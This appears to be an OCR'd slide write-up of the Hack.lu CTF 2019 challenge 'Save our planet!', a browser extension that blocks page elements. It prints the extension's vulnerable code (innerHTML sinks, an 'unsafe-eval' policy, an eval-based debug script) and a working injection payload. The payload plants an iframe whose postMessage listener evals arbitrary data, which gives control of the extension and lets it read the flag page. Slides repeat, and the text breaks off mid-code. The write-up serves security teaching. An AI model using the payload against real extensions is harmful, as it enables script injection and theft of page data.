# Save our planet!

Hack.lu CTF 2019

# Challenge

- Save our planet, one blocked element at a time! With our new tool, we will block everything that wastes your data and your energy. If you find anything we should add, let us know. Contributors can claim a reward here.
- Solved: 5

# Save our Planet!

**Statistics**

**Images:**

**Videos:**

**Audio:**

**Other:**


Made with 💚 by FluxFingers


# Blocked elements

- :empty:not(:empty)',
- '#this+is:not(.very)~hard.to#understand [but=also]+not>.very.easy',
- 'nth-child:nth-child(2n):nth-child(2n+1)

```
'#this+is:not(.very)~hard.to
#understand[but=also]+not>
.very.easy
```

```
1 <div id="this"></div>
2 <is></is>
3 <hard class="to" id="understand" but="also"></hard>
4 <not>
5     <div id="<INJECT_CODE_HERE>" class="very easy"></div>
6 </not>
```


Content Script
on page load:
send HTML to
background
script
remove elements
add quality seal
report back
Background
script
parse HTML
search elements
to block
report back good
or bad (+IDs)
forward removal
info
Popup
display IDs of
removed elements


Content Script
on page load:
send HTML to
background
script
remove elements
add quality seal
report back
Background
script
parse HTML
search elements
to block
report back good
or bad (+IDs)
forward removal
info
Popup
display IDs of
removed elements

# background script

```
if (badThings.length > 0) {
    // there were bad things, report them back for removal
    badThings.forEach(badThing => {
        if (badThing.id == null || badThing.id === '') {
            return;
        }

        sendToActiveTab({
            type: 'bad',
            category: badThing.tagName.toLowerCase(),
            id: badThing.id,
            badContent: content,
        });
    });
}
```

```
onBad(message) {
    const { category, id } = message;

    // look for the bad element
    const badElem = document.getElementById(id);

    if (badElem) {
        // if found, remove it...
        badElem.parentNode.removeChild(badElem);
        // ...report the removal...
        browser.runtime.sendMessage({
            type: 'saved',
            category,
            id,
        });
        // ...and indicate what was removed
        this.addQualitySeal('shield.png', `Saved from ${category}`);
    }
}
```

```
1     addQualitySeal(img, msg) {
2         let seal;
3         if (document.querySelector('#planet-saver-quality-seal')) {
4             seal = document.querySelector('#planet-saver-quality-seal');
5         } else {
6             seal = document.createElement('div');
7             seal.id = 'planet-saver-quality-seal';
8             seal.style.position = 'fixed';
9             seal.style.display = 'inline-block';
10            seal.style.top = '0px';
11            seal.style.left = '0px';
12            seal.style.padding = '0.25em';
13            document.body.appendChild(seal);
14        }
15
16        const imgUrl = browser.runtime.getURL(`web/${img}`);
17        seal.innerHTML = `<img src="${imgUrl}" title="${msg}">`;
18        seal.children[0].style.width = '24px';
19        seal.children[0].style.height = '24px';
20        seal.children[0].style.opacity = '0.5';
21    }
```

# popup.js

```
1 function onMessage(message) {
2     const { category, id } = message;
3     const categoryContainer = document.querySelector(`SHORTENED`)
4     categoryContainer.innerHTML += `#${id}<br>`;
5 }
```

# manifest.json

```
"content_security_policy":
"script-src 'self' 'unsafe-eval';
object-src 'self';"
```

# a wild debug script appeared


```
1 console.log('[Debug]', eval(document.currentScript.getAttribute('expression') || ''));
```


HACKERMAN


CAPTURE THE FLAG
LIKE A BUZZ
MEMEBASE.COM



BUT
WHY DOES THE CHALLENGE DESCRIPTION SAY IT'S HARD
imgflip.com

# Our idea



- inject code into the popup
- get all tabs (the bot might have the flag open in another tab)

# Our idea



- inject code into the popup
- get all tabs (the bot might have the flag open in another tab)


- Well, the bot didn’t open the popup so no JS got triggered

# How it really worked

1. Get the extension origin
2. embed the popup HTML as iframe
3. register messaging listeners
    1. inject the *wild* debug script into the popup
4. embed the flag page
    1. flag is on http://flag/
5. inject script into flag page
6. capture the flag

# How it really worked

- We need this complex way because **Cross Origin Requests** are blocked
- Can’t access content of iframe (with different origin)


localhost:8080/
localhost:80
Save our Planet!

# Get the extension origin

- blocked element replaced with quality seal

# Get the extension origin

- blocked element replaced with quality seal

```
1 <img src="moz-extension://c8fd5d39-c3e0-9944-b19c-7de5b4dd1c58/web/shield.png">
```

# embed the popup HTML as iframe

```
1 const extWindow = await loadIframe(`${extensionOrigin}/popup/index.html`);
```

# register messaging listeners

```
1 <div id="<iframe srcdoc=&quot;<script src='/popup/debug.js'
  expression='parent.addEventListener(`message`,
  e=>e.source.postMessage(eval(e.data),`*`)),top.postMessage(`just a message to trigger
  the event listener`,`*`)'></script>&quot;>" class="very easy"></div>
```

# register messaging listeners

```
<iframe srcdoc="
    <script src='/popup/debug.js' expression='
        parent.addEventListener(`message`,
                e => e.source.postMessage(eval(e.data),`*`)),
          top.postMessage(`trigger event listener`,`*`)'></script>
">
```

# embed the flag page

- flag is on http://flag/ given as hint in the challenge description

```
1 const flagWindow = await loadIframe('http://flag/');
```

# embed the flag page

- wait for extension to process the page
  by listening for a **good** message

```
async function waitForGoodMessage(extensionEval) {
    await extensionEval(`
        browser.runtime.onMessage.addListener(message => {
            if (message.type === 'good') {
                window.top.postMessage({ leak: message }, '*');
            }
        });
    `);
}
```

# inject script into flag page

- since we can control the extension
  - e.g.: execute arbitrary JS code
- send a **bad** message to the flag iframe
  - “bad” element on flag iframe replaced with quality seal

```
onBad(message) {
    const { category, id } = message;

    // look for the bad element
    const badElem = document.getElementById(id);

    if (badElem) {
        // if found, remove it...
        badElem.parentNode.removeChild(badElem);
        // ...report the removal...
        browser.runtime.sendMessage({
            type: 'saved',
            category,
            id,
        });
        // ...and indicate what was removed
        this.addQualitySeal('shield.png', `Saved from ${category}`);
    }
}
```

```
1     addQualitySeal(img, msg) {
2         let seal;
3         if (document.querySelector('#planet-saver-quality-seal')) {
4             seal = document.querySelector('#planet-saver-quality-seal');
5         } else {
6             seal = document.createElement('div');
7             seal.id = 'planet-saver-quality-seal';
8             seal.style.position = 'fixed';
9             seal.style.display = 'inline-block';
10            seal.style.top = '0px';
11            seal.style.left = '0px';
12            seal.style.padding = '0.25em';
